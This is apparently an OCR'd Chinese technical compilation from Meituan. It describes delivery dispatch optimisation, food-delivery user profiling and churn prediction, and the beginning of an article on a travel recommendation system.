即时配送订单分配场景下的数据包括两类：

- 直接通过业务系统采集可获取的数据，例如订单数据、骑手负载数据、骑手状态数据等。
- 无法直接采集得到，需要预测或统计才能获取的数据，如商户出餐时间、用户驻留时间（骑手到达用户处将订单交付给用户的时间）、骑手配送能力等。

第一类数据的获取一般由业务系统、骑手端 App 直接给出，其精度通过提升工程质量或操作规范可有效保证；而第二类数据的获取是即时配送调度的关键难点之一。

在订单的配送过程中，骑手在商家、用户处的取餐和交付时间会占到整个订单配送时长的一半以上。准确估计出餐和交付时间，可以减少骑手的额外等待，也能避免“餐等人”的现象。商家出餐时间的长短，跟品类、时段、天气等因素都有关，而交付时间更为复杂，用户在几楼，是否处于午高峰时段，有没有电梯等等，都会影响骑手（到了用户所在地之后）交付订单给用户的时间。对这两类数据，无法单纯通过机理来进行预测，因为相关数据无法采集到（如商家今天有几个厨师值班、用户写字楼的电梯是否开放，等等）。为解决这些问题，我们利用机器学习工具，利用历史的骑手到店、等餐、取餐的数据，并充分考虑天气等外部因素的影响，建立了全面反映出餐能力的预测模型，并通过实时维度的特征进行修正，得到准确的出餐 / 交付时间估计。




进一步，我们建立了调度模型的自学习机制，借鉴多变量控制理论的思想，不断根据预估偏差调整预估模型中的相关参数。通过以上工作，我们通过调度模型来预估

骑手的配送行为（取餐时间和送达时间），平均偏差小于 4 分钟，10 分钟置信度达到 90% 以上，有效地提升了派单效果和用户满意度。

订单——骑手的匹配优化

如果说上述建模过程的目标是构建和实际业务吻合的解空间，优化算法的作用则是在我们构建的解空间里找到最优的策略。配送调度问题属于典型的 NP-Hard 类离散系统优化问题，解空间巨大。以一段时间内产生 50 个订单，一个区域有 200 骑手，每个骑手身上有 5 个订单为例，那么对应的调度问题解空间规模将达到 pow(200,50)*10（部分为不可行解），这是一个天文数字！所以，如何设计好的优化算法，从庞大的解空间中搜索得到一个满意解（由于问题的 NP-Hard 特性，得到最优解几乎是不可能的），是一个很大的挑战。即时配送对于优化算法的另一个要求是高实时性，算法只允许运行 2~3 秒钟的时间必须给出最终决策，这和传统物流场景的优化完全不同。

针对此难题，我们采用了两个关键思路。一是问题特征分析。运筹优化领域有个说法叫“No Free Lunch Theory”，没有免费的午餐，含义是说如果没有对问题的抽象分析并在算法中加以利用，那么没有算法会比一个随机算法好。换句话说，就是我们必须对问题特点和结构进行深入分析，才能设计出性能优越的算法。在运筹优化领域中的各类基础性算法也是这样的更多思路，如单纯形、梯度下降、遗传算法、模拟退火、动态规划等，它们的本质其实是假定了问题具备某些特征（如动态规划的贝尔曼方程假设，遗传算法的 Building Blocks 假设等），并利用这些假设进行算法设计。那么，针对配送调度的场景，这个问题可以被分解为两个层次：骑手路径优化和订单分配方案的优化。骑手路径优化问题要解决的问题是：在新订单分配至骑手后，确定骑手的最佳配送线路；而订单分配优化问题要解决的问题是：把一批订单分配至相应的骑手，使得我们关注的指标（如配送时长、准时率、骑手的行驶距离等）达到最优。这两个问题的关系是：通过订单分配优化算法进行初始的订单分配，然后通过骑手路径优化算法获取各骑手的最佳行驶路线，进而，订单分配优化算法根据骑手路径优化结果调整分配方案。这两个层次不断反复迭代，最终获得比较满意的解。



第二个思路是跨学科结合。订单分配问题在业内有两类方法，第一类方法是把订单分配问题转换成图论中的二分图匹配问题来解决。但是由于标准的二分图匹配问题中，一个人只能被分配一项任务，所以常用的一个方法是先对订单进行打包，将可以由一个人完成的多个订单组成一个任务，再使用二分图匹配算法（匈牙利算法、KM 算法）来解决。这种做法是一个不错的近似方案，优点是实现简单计算速度快，但它的缺点是会损失一部分满意解。第二类方法是直接采用个性化的算法进行订单分配方案的优化，优点是不损失获得满意解的可能性，但实际做起来难度较大。我们结合领域知识、优化算法、机器学习策略以及相关图论算法，基于分解协调思想，设计了骑手路径优化算法和订单分配优化算法。进一步，我们利用强化学习的思想，引入了离线学习和在线优化相结合的机制，离线学习得到策略模型，在线通过策略迭代，不断寻求更优解。通过不断地改进算法，在耗时下降的同时，算法的优化效果提升 50% 以上。


我们在大量的实际数据集上进行评估验证，99% 以上的情况下，骑手路径优化算法能够在 30ms 内给出最优解。为了有效降低算法运行时间，我们对优化算法进行并行化，并利用并行计算集群进行快速处理。一个区域的调度计算会在数百台计算机上同步执行，在 2~3 秒内返回满意结果，每天的路径规划次数超过 50 亿次。

应对强随机性

即时配送过程的一个突出特点是线下的突发因素多、影响大，例如商家出餐异常慢、联系不上用户、车坏了、临时交通管制等等。这些突发事件造成的一个恶劣结果

是，虽然在指派订单的时刻，所指派的骑手是合理的，然而过了一段时间之后，由于骑手、订单等状态发生了变化，会变得不够合理。订单交给不合适的骑手来完成，会造成订单超时，以及骑手需要额外的等待时间来完成订单，影响了配送效率和用户体验的提升。


在出现上述不确定因素造成派单方案变得不合理的情况时，现有方法主要通过人工来完成，即：配送站长 / 调度员在配送信息系统里，查看各个骑手的位置、手中订单的状态及商户 / 用户的位置 / 期望送达时间等等信息，同时接听骑手的电话改派请求，在此基础上，分析哪些订单应该改派，以及应该改派给哪位骑手，并执行操作。



我们针对即时配送的强不确定性特点，提出了两点创新：一是延迟调度策略，即在某些场景订单可以不被指派出去，在不影响订单超时的情况下，延迟做出决策；二是系统自动改派策略，即订单即便已经派给了骑手，后台的智能算法仍然会实时评估各个骑手的位置、订单情况，并帮助骑手进行分析，判断是否存在超时风险。如果存在，则系统会评估是否有更优的骑手来配送。延迟调度的好处一方面是在动态多变的不确定环境下，寻求最佳的订单指派时机，以提高效率；另一方面是在订单高峰时段存在大量堆积时，减轻骑手的配送压力。有了这两项策略，订单的调度过程更加立体、全面，覆盖了订单履行过程全生命周期中的主要优化环节，实现订单和骑手的动态最优化匹配。

仿真系统


工业系统非常看重监控和评估，“No measurement, No improvement”。在工业优化场景中，如何准确评估算法的好坏，其重要性不亚于设计一个好的算法。然而，由于多个订单在线下可能会由同一名骑手来配送，订单与订单之间存在耦合关系，导致无法做订单维度的 A/B 测试。而区域维度指标受天气、订单结构、骑手水平等外在随机因素影响波动比较大，算法效果容易被随机因素湮没从而无法准确评估。为此，我们针对即时配送场景，建立了相应的仿真模型，开发了配送仿真系统。系统能够模拟真实的配送过程和线上调度逻辑，并给出按照某种配送策略下的最终结果。该模拟过程和线下的实际导航、地理数据完全一致，系统同时能够根据实际配送数据进行模型自学习，不断提升仿真精度。




一个高精度的配送仿真系统，除了能够对配送调度算法进行准确评估和优化，从而实现高效的策略准入控制外，另一个巨大的价值在于能够对配送相关的上下游策略进行辅助优化，包括配送范围优化、订单结构优化、运力配置优化、配送成本评估等等，其应用的想象空间非常大。

结语

美团配送智能调度系统在应用之后，取得了非常不错的应用效果。下图说明了在订单结构比较类似的两个白领区域上的 A/B 测试结果。中关村配送站在 5 月 6 日切换了派单模式和相应的算法，大望路配送站的调度策略维持不变。可以看出，在切换后，中关村的平均配送时长有了 2.9 分钟的下降，严重超时率下降了 4.7 个百分点（相比较对比区域）。





同时，在更广泛的区域上进行了测试，结果表明，在体验指标不变的前提下，新策略能够降低 19% 的运力消耗。换言之，原来 5 个人干的活，现在 4 个人就能干好，所以说，智能调度在降低成本上价值是很大的。

美团配送的目标之一是做本地化的物流配送平台，那么，效率、体验和成本将成为平台追求的核心指标。人工智能技术在美团配送的成功应用有很多，通过大数据、人工智能手段打造一个高效、智能化、动态协同优化的本地智慧物流平台，能显著提高本地、同城范围内的物流配送效率，持续提升配送体验，降低配送成本。

外卖 O2O 的用户画像实践

李滔

美团外卖经过 3 年的飞速发展，品类已经从单一的外卖扩展到了美食、夜宵、鲜花、商超等多个品类。用户群体也从早期的学生为主扩展到学生、白领、社区以及商旅，甚至包括在 KTV 等娱乐场所消费的人群。随着供给和消费人群的多样化，如何在供给和用户之间做一个对接，就是用户画像的一个基础工作。所谓千人千面，画像需要刻画不同人群的消费习惯和消费偏好。

外卖 O2O 和传统的电商存在一些差异。可以简单总结为如下几点：

1）新事物，快速发展：这意味很多用户对外卖的认知较少，对平台上的新品类缺乏了解，对自身的需求也没有充分意识。平台需要去发现用户的消费意愿，以便对用户的消费进行引导。

2）高频：外卖是个典型的高频 O2O 应用。一方面消费频次高，用户生命周期相对好判定；另一方面消费单价较低，用户决策时间短、随意性大。


3）场景驱动：场景是特定的时间、地点和人物的组合下的特定的消费意图。不同的时间、地点，不同类型的用户的消费意图会有差异。例如白领在写字楼中午的订单一般是工作餐，通常在营养、品质上有一定的要求，且单价不能太高；而到了周末晚上的订单大多是夜宵，追求口味且价格弹性较大。场景辨识越细致，越能了解用户的消费意图，运营效果就越好。

4）用户消费的地理位置相对固定，结合地理位置判断用户的消费意图是外卖的一个特点。

外卖产品运营对画像技术的要求

如下图所示，我们大致可以把一个产品的运营分为用户获取和用户拓展两个阶段。在用户获取阶段，用户因为自然原因或一些营销事件（例如广告、社交媒体传播）产生对外卖的注意，进而产生了兴趣，并在合适的时机下完成首购，从而成为外卖新

客。在这一阶段，运营的重点是提高效率，通过一些个性化的营销和广告手段，吸引到真正有潜在需求的用户，并刺激其转化。在用户完成转化后，接下来的运营重点是拓展用户价值。这里有两个问题：第一是提升用户价值，具体而言就是提升用户的单均价和消费频次，从而提升用户的 LTV（life-time value）。基本手段包括交叉销售（新品类的推荐）、向上销售（优质高价供给的推荐）以及重复购买（优惠、红包刺激重复下单以及优质供给的推荐带来下单频次的提升）；第二个问题是用户的留存，通过提升用户总体体验以及在用户有流失倾向时通过促销和优惠将用户留在外卖平台。




所以用户所处的体验阶段不同，运营的侧重点也需要有所不同。而用户画像作为运营的支撑技术，需要提供相应的用户刻画以满足运营需求。根据上图的营销链条，从支撑运营的角度，除去提供常规的用户基础属性（例如年龄、性别、职业、婚育状况等）以及用户偏好之外，还需要考虑这么几个问题：1）什么样的用户会成为外卖平台的顾客（新客识别）；2）用户所处生命周期的判断，用户是否可能从平台流失（流失预警）；3）用户处于什么样的消费场景（场景识别）。后面“外卖 O2O 的用户画像实践”一节中，我们会介绍针对这三个问题的一些实践。

外卖画像系统架构

下图是我们画像服务的架构：数据源包括基础日志、商家数据和订单数据。数据完成处理后存放在一系列主题表中，再导入 kv 存储，给下游业务端提供在线服务。

同时我们会对整个业务流程实施监控。主要分为两部分，第一部分是对数据处理流程的监控，利用用内部自研的数据治理平台，监控每天各主题表产生的时间、数据量以及数据分布是否有异常。第二部分是对服务的监控。目前画像系统支持的下游服务包括：广告、排序、运营等系统。



外卖 O2O 的用户画像实践

新客运营

新客运营主要需要回答下列三个问题：

1）新客在哪里?

2）新客的偏好如何?

3）新客的消费力如何?

回答这三个问题是比较困难的，因为相对于老客而言，新客的行为记录非常少或者几乎没有。这就需要我们通过一些技术手段作出推断。例如：新客的潜在转化概率，受到新客的人口属性（职业、年龄等）、所处地域（需求的因素）、周围人群（同样反映需求）以及是否有充足供给等因素的影响；而对于新客的偏好和消费力，从新客在到店场景下的消费行为可以做出推测。另外用户的工作和居住地点也能反映他的消费能力。

对新客的预测大量依赖他在到店场景下的行为，而用户的到店行为对于外卖是比较稀疏的，大多数的用户是在少数几个类别上有过一些消费行为。这就意味着我们需要考虑选择什么样的统计量描述：是消费单价，总消费价格，消费品类等等。然后通过大量的试验来验证特征的显著性。另外由于数据比较稀疏，需要考虑合适的平滑处理。


我们在做高潜新客挖掘时，融入了多方特征，通过特征的组合最终作出一个效果比较好的预测模型。我们能够找到一些高转化率的用户，其转化率比普通用户高若干倍。通过对高潜用户有针对性的营销，可以极大提高营销效率。

流失预测


新客来了之后，接下来需要把他留在这个平台上，尽量延长生命周期。营销领域关于用户留存的两个基本观点是（引自菲利普 . 科特勒《营销管理》）：

> 获取一个新顾客的成本是维系现有顾客成本的 5 倍！
> 如果将顾客流失率降低 5%，公司利润将增加 25%~85%

用户流失的原因通常包括：竞对的吸引；体验问题；需求变化。我们借助机器学习的方法，构建用户的描述特征，并借助这些特征来预测用户未来流失的概率。这里有两种做法：第一种是预测用户未来若干天是否会下单这一事件发生的概率。这是典型的概率回归问题，可以选择逻辑回归、决策树等算法拟合给定观测下事件发生的概率；第二种是借助于生存模型，例如 COX-PH 模型，做流失的风险预测。下图左边是概率回归的模型，用户未来 T 天内是否有下单做为类别标记 y，然后估计在观察到特征 X 的情况下 y 的后验概率 P(y|X)。右边是用 COX 模型的例子，我们会根据用户在未来 T 天是否下单给样本一个类别，即观测时长记为 T。假设用户的下单的距今时长 t<T，将 t 作为生存时长 t'；否则将生存时长 t' 记为 T。这样一个样本由三部分构成：样本的类别 (flag)，生存时长 (t') 以及特征列表。通过生存模型虽然无法显式得到 P(t'|X) 的概率，但其协变量部分实际反映了用户流失的风险大小。



生存模型中，$\beta^T x$ 反映了用户流失的风险，同时也和用户下次订单的时间间隔成正相关。下面的箱线图中，横轴为 $\beta^T x$，纵轴为用户下单时间的间隔。




我们做了 COX 模型和概率回归模型的对比。在预测用户 XX 天内是否会下单上面，两者有相近的性能。

美团外卖通过使用了用户流失预警模型，显著降低了用户留存的运营成本。


场景运营

拓展用户的体验，最重要的一点是要理解用户下单的场景。了解用户的订餐场景

有助于基于场景的用户运营。对于场景运营而言，通常需要经过如下三个步骤：



场景可以从时间、地点、订单三个维度描述。比如说工作日的下午茶，周末的家庭聚餐，夜里在家点夜宵等等。其中重要的一点是用户订单地址的分析。通过区分用户的订单地址是写字楼、学校或是社区，再结合订单时间、订单内容，可以对用户的下单场景做到大致的了解。



上图是我们订单地址分析的流程。根据订单系统中的用户订单地址文本，基于自然语言处理技术对地址文本分析，可以得到地址的主干名称（指去掉了楼宇、门牌号的地址主干部分）和地址的类型（写字楼、住宅小区等）。在此基础上通过一些地图数据辅助从而判断出最终的地址类型。

另外我们还做了合并订单的识别，即识别一个订单是一个人下单还是拼单。把拼单信息、地址分析以及时间结合在一起，我们可以预测用户的消费场景，进而基于场景做交叉销售和向上销售。

总结

外卖的营销特征，跟其他行业的主要区别在于：

外卖是一个高频的业务。由于用户的消费频次高，用户生命周期的特征体现较显著。运营可以基于用户所处生命周期的阶段制定营销目标，例如用户完成首购后的频次提升、成熟用户的价值提升、衰退用户的挽留以及流失用户的召回等。因此用户的生命周期是一个基础画像，配合用户基本属性、偏好、消费能力、流失预测等其他画像，通过精准的产品推荐或者价格策略实现运营目标。

用户的消费受到时间、地点等场景因素驱动。因此需要对用户在不同的时间、地点下消费行为的差异做深入了解，归纳不同场景下用户需求的差异，针对场景制定相应的营销策略，提升用户活跃度。

另外由于外卖是一个新鲜的事物，在用户对一些新品类和新产品缺乏认知的情况下，需要通过技术手段识别用户的潜在需求，进行精准营销。例如哪些用户可能会对小龙虾、鲜花、蛋糕这样的相对低频、高价值的产品产生购买。可以采用的技术手段包括用户分群、对已产生消费的用户做 look-alike 扩展、迁移学习等。

同时我们在制作外卖的用户画像时还面临如下挑战：

1）数据多样性，存在大量非结构化数据例如用户地址、菜品名称等。需要用到自然语言处理技术，同时结合其他数据进行分析。

2）相对于综合电商而言，外卖是个相对单一的品类，用户在外卖上的行为不足以全方位地描述用户的基本属性。因此需要和用户在其他场合的消费行

为做融合。

3）外卖单价相对较低，用户消费的决策时间短、随意性强。不像传统电商用户在决策前有大量的浏览行为可以用于捕捉用户单次的需求。因此更需要结合用户画像分析用户的历史兴趣、以及用户的消费场景，在消费前对用户做适当的引导、推荐。

面临这些挑战，需要用户画像团队更细致的数据处理、融合多方数据源，同时发展出新的方法论，才能更好地支持外卖业务发展的需要。而外卖的上述挑战，又分别和一些垂直领域电商类似，经验上存在可以相互借鉴之处。因此，外卖的用户画像的实践和经验累积，必将对整个电商领域的大数据应用作出新的贡献。

旅游推荐系统的演进

郑刚

背景

度假业务在整个在线旅游市场中占据着非常重要的位置，如何做好做大这块蛋糕是行业内的焦点。与美食或酒店的用户兴趣点明确（比如找某个确定的餐厅或者找某个目的地附近的酒店）不同，旅游场景中的用户兴趣点（比如周末去哪儿好玩）很难确定，而且会随着季节、天气、用户属性等变化而变化。这些特点导致传统的信息检索并不能很好的满足用户需求，我们迫切需要建设旅游推荐系统（本文中度假 = 旅游）。

旅游推荐系统主要面临以下几点挑战：

1. 本异地差异大。在本地生活场景中用户需求绝大部分集中在本地，而在旅游场景中超过 30% 的订单来自于异地请求，即常驻城市为 A 的用户购买了城市 B 的旅游订单。外地人浏览北京时推荐故宫、长城没有问题，北京人浏览时推荐北京欢乐谷、野生动物园更为合适。
2. 推荐形式多样。除了景点推荐外，还有跟团游、景酒套餐的推荐。景点下有大量重复相似的门票，不适合按 Deal（团购单）样式展示；跟团游、景酒套餐一般会绑定多个景点，又不适合按 POI（门店）样式展现。
3. 季节性明显。比如，冬季温泉、滑雪比较热销，夏季更多人选择水上乐园。
4. 需求个性化。比如，亲子类用户和情侣类用户的需求会不太一样，进一步细分，1~4 岁、6 岁以上亲子类用户的需求也会有所差别。

针对上述问题我们定制了一套完整的推荐系统框架，包括基于机器学习的召回排序策略，以及从海量大数据的离线计算到高并发在线服务的推荐引擎。

策略迭代

推荐系统的策略主要分为召回和排序两类，召回负责生成推荐的候选集，排序负

责将多个召回策略的结果进行个性化排序。下文会分别对召回和排序策略的迭代演进过程进行阐述。

召回策略迭代

我们从 2015 年底启动了旅游推荐系统的建设，此时度假业务有独立的周边游频道首页，其中猜你喜欢展位的推荐策略由平台统一负责，不能很好的解决旅游场景中的诸多问题。下文会按时间顺序来阐述如何利用多种召回策略解决这些问题。

热销策略 1.0

旅游推荐第一版的策略主要基于城市热销，不同于基于 Deal 所在城市统计分城市热销，这一版策略基于用户常驻城市来统计，原因是不同城市的旅游资源分布各异，存在资源缺乏（客源地）、旅游资源丰富（供给地）以及本地人到周边城市游玩的需求。即对于每个城市，都有其对应的“城市圈”Deal 库，比如：廊坊没有滑雪场，但常驻城市为廊坊的用户经常购买北京的滑雪场，因此当廊坊用户在当地浏览周边游频道时会推荐出北京的滑雪场。

在具体实现时考虑旅游产品随季节性变化的特性，销量随时间逐渐衰减，假定 4 周为 1 个变化周期，Deal 得分公式为：deal_score = ∑ ((count(payorder) * α ^ i)，其中 count(payorder) 指该 Deal 相应日期的支付订单数，i 指该日期距今的天数，取从 1 到 28 的整数，α 为衰减系数 (<1)，Deal 得分为一定周期内每日销量得分的总和。

根据上述公式对每个城市都能统计 Top N 热销 Deal，再根据 Deal 关联 POI 过滤离当前浏览城市 200km 以外的 Deal，比如：在浏览北京时推荐上海迪士尼门票不太好，不符合周边游的定位。

这一阶段还尝试了热门单、低价单、新单策略。新单和低价单比较好理解，就是给这些 Deal 一定的曝光机会。热门单跟热销单类似，统计的是 Deal 浏览数据，热门单召回的 Deal 跟热销策略差异不大。但由于推荐的评估指标是访购率（支付 UV/推荐 UV），这些策略的效果不及热销，都没有上线。

另外还初步尝试了分时间上下文的推荐，比如：区分工作日 / 非工作日，周一至

周四过滤周末票、周五至周日过滤平日票，不过随着推荐 POI 化而下线了。

这一阶段的策略主要有两个创新点：

1. 基于用户常驻城市统计热销，突破了 Deal 所在城市的限制，在本地能推荐出周边城市的旅游产品。
2. 通过销量衰减，基本解决了季节性问题。

推荐 POI 化

